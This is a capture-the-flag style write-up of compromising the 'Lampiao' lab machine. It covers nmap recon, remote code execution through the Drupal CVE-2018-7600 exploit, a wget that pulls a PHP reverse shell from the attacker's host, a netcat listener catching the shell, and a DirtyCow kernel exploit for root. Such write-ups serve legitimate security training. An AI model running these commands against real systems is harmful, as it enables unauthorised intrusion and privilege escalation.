# Lampiao

## Recon

### Nmap results

```
nmap -sC -sV -p- 192.168.199.48
130 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-05 16:13 CDT
Nmap scan report for 192.168.199.48
Host is up (0.067s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   1024 46:b1:99:60:7d:81:69:3c:ae:1f:c7:ff:c3:66:e3:10 (DSA)
|   2048 f3:e8:88:f2:2d:d0:b2:54:0b:9c:ad:61:33:59:55:93 (RSA)
|   256 ce:63:2a:f7:53:6e:46:e2:ae:81:e3:ff:b7:16:f4:52 (ECDSA)
|_  256 c6:55:ca:07:37:65:e3:06:c1:d6:5b:77:dc:23:df:cc (ED25519)
80/tcp   open  http?
| fingerprint-strings:
|   NULL:
|     _____ _ _
|     |_|/ ___ ___ __ _ ___ _ _
|     \x20| __/ (_| __ \x20|_| |_
|     ___/ __| |___/ ___|__,_|___/__, ( )
|     |___/
|     ______ _ _ _
|     ___(_) | | | |
|     \x20/ _` | / _ / _` | | | |/ _` | |
|_    __,_|__,_|_| |_|
1898/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Lampi\xC3\xA3o
```

```
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-
service :
SF-Port80-TCP:V=7.91%I=7%D=8/5%Time=610C54F7%P=x86_64-pc-linux-gnu%r(NULL,
SF:1179,"\x20_____\x20_\x20\x20\x20_\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\|_\x20\x20\x20_\|\x20\|\x20\(\x2
SF:0\)\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\n\x20\x20\|\x20\|\x20\|\x20\|_\|/\x20___\x20\x20\x20\x20___\x20\x20_
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SF:x20\x20\|\x20\|\x20\|\x20__\|\x20/\x20__\|\x20\x20/\x20_\x20\\/\x20_`\x
SF:20/\x20__\|\x20\|\x20\|\x20\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\x20_\|
SF:\x20\|_\|\x20\|_\x20\x20\\__\x20\\\x20\|\x20\x20__/\x20\(_\|\x20\\__\x2
SF:0\\\x20\|_\|\x20\|_\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\x20\\___/\x20\\__\|\
SF:x20\|___/\x20\x20\\___\|\\__,_\|___/\\__,\x20\(\x20\)\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20__/\x20\|/\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\|___/\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\n______\x20_\x20\x20\x20\x20\x20\x20\x20_\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20_\x20\n\|\x20\x20___\(_\)\x20\x20\x2
SF:0\x20\x20\|\x20\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\|\x20\|\n\|
SF:\x20\|_\x20\x20\x20_\x20\x20\x20\x20__\|\x20\|_\x20\x20\x20_\x20_\x20__
SF:\x20___\x20\x20\x20__\x20_\x20\x20\x20\x20___\x20\x20__\x20_\x20_\x20\x
SF:20\x20_\x20\x20__\x20_\|\x20\|\n\|\x20\x20_\|\x20\|\x20\|\x20\x20/\x20_
SF:`\x20\|\x20\|\x20\|\x20\|\x20'_\x20`\x20_\x20\\\x20/\x20_`\x20\|\x20\x2
SF:0/\x20_\x20\\/\x20_`\x20\|\x20\|\x20\|\x20\|/\x20_`\x20\|\x20\|\n\|\x20
SF:\|\x20\x20\x20\|\x20\|\x20\|\x20\(_\|\x20\|\x20\|_\|\x20\|\x20\|\x20\|\
SF:x20\|\x20\|\x20\|\x20\(_\|\x20\|\x20\|\x20\x20__/\x20\(_\|\x20\|\x20\|_
SF:\|\x20\|\x20\(_\|\x20\|_\|\n\\_\|\x20\x20\x20\|_\|\x20\x20\\__,_\|\\__,
SF:_\|_\|\x20\|_\|");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 124.52 seconds
```

## Web enumeration


http://192.168.199.48:1898/

Page source shows the site is running Drupal.

After enumerating the website with gobuster and nikto, I could not find anything useful.

After some google searches, I found these exploits.

https://github.com/pimps/CVE-2018-7600




```
┌──(root💀kali)-[~/pg/boxes/lampiao/CVE-2018-7600]
└─# ./drupa7-CVE-2018-7600.py -c "cat /etc/passwd"  http://192.168.199.48:1898/

=============================================================================
|          DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)           |
|                              by pimps                                     |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-X9BD3ChSVv1h0thoo_z5x8DSTuCFILTg_lp1PfBzDC8
[*] Triggering exploit to execute: cat /etc/passwd
root:$6$blDsHpU9$1.jyQg4uduSokEQ9Jgvo.5WkyUW52zP1XPT/PaA54y4y1ozS0WwrYcYUjfLZkBxx85gU2ROt
ot:/bin/bash
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
tiago:x:1000:1000:tiago,,,:/home/tiago:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/:
mysql:x:27:106:Mysql Server:/var/lib/mysql/:/bin/bash
```

Now we have RCE.


## Foothold

I had trouble getting bash and nc reverse shells to call back, so instead lets upload a php-reverse-shell using this exploit.

```
./drupa7-CVE-2018-7600.py -c "wget http://192.168.49.199:8000/shell.php" http://192.168.199.48:1898/
```


192.168.199.48:1898/shell.php


Now we are on the box.



```
──(root💀kali)-[~]
─# rlwrap nc -lnvp 9001
istening on [any] 9001 ...
onnect to [192.168.49.199] from (UNKNOWN) [192.168.199.48] 44382
inux lampiao 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 athlon i686 GNU/Linux
 19:36:45 up  1:33,  0 users,  load average: 0.00, 0.00, 0.00
SER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
id=33(www-data) gid=33(www-data) groups=33(www-data)
bin/sh: 0: can't access tty; job control turned off
```

## Privileged escalation


The kernal version immediatly sticks out as a PE vector



```
uname -a
Linux lampiao 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 athlon i686 GNU/Linux
cat /etc/issue
cat /etc/issue
Ubuntu 14.04.5 LTS \n \l
```

Lets run `linux-exploit-suggester.sh` and check the avalible exploits.

We see a lot of potential kernel exploits however, we will focus on DirtyCow and DirtyCow 2.



```
[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
```


I attempted the orginal Dirty Cow exploit but it crashed the machine, instead lets use the second one.

```
wget https://www.exploit-db.com/download/40847.cpp
```


The compile instructions are found within the exploit.

```
g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
```

Then run the exploit



```
./dcow
Running ...
Received su prompt (Password: )
Root password is:   dirtyCowFun
```



```
root@lampiao:~#

id
id
uid=0(root) gid=0(root) groups=0(root)
root@lampiao:~#
```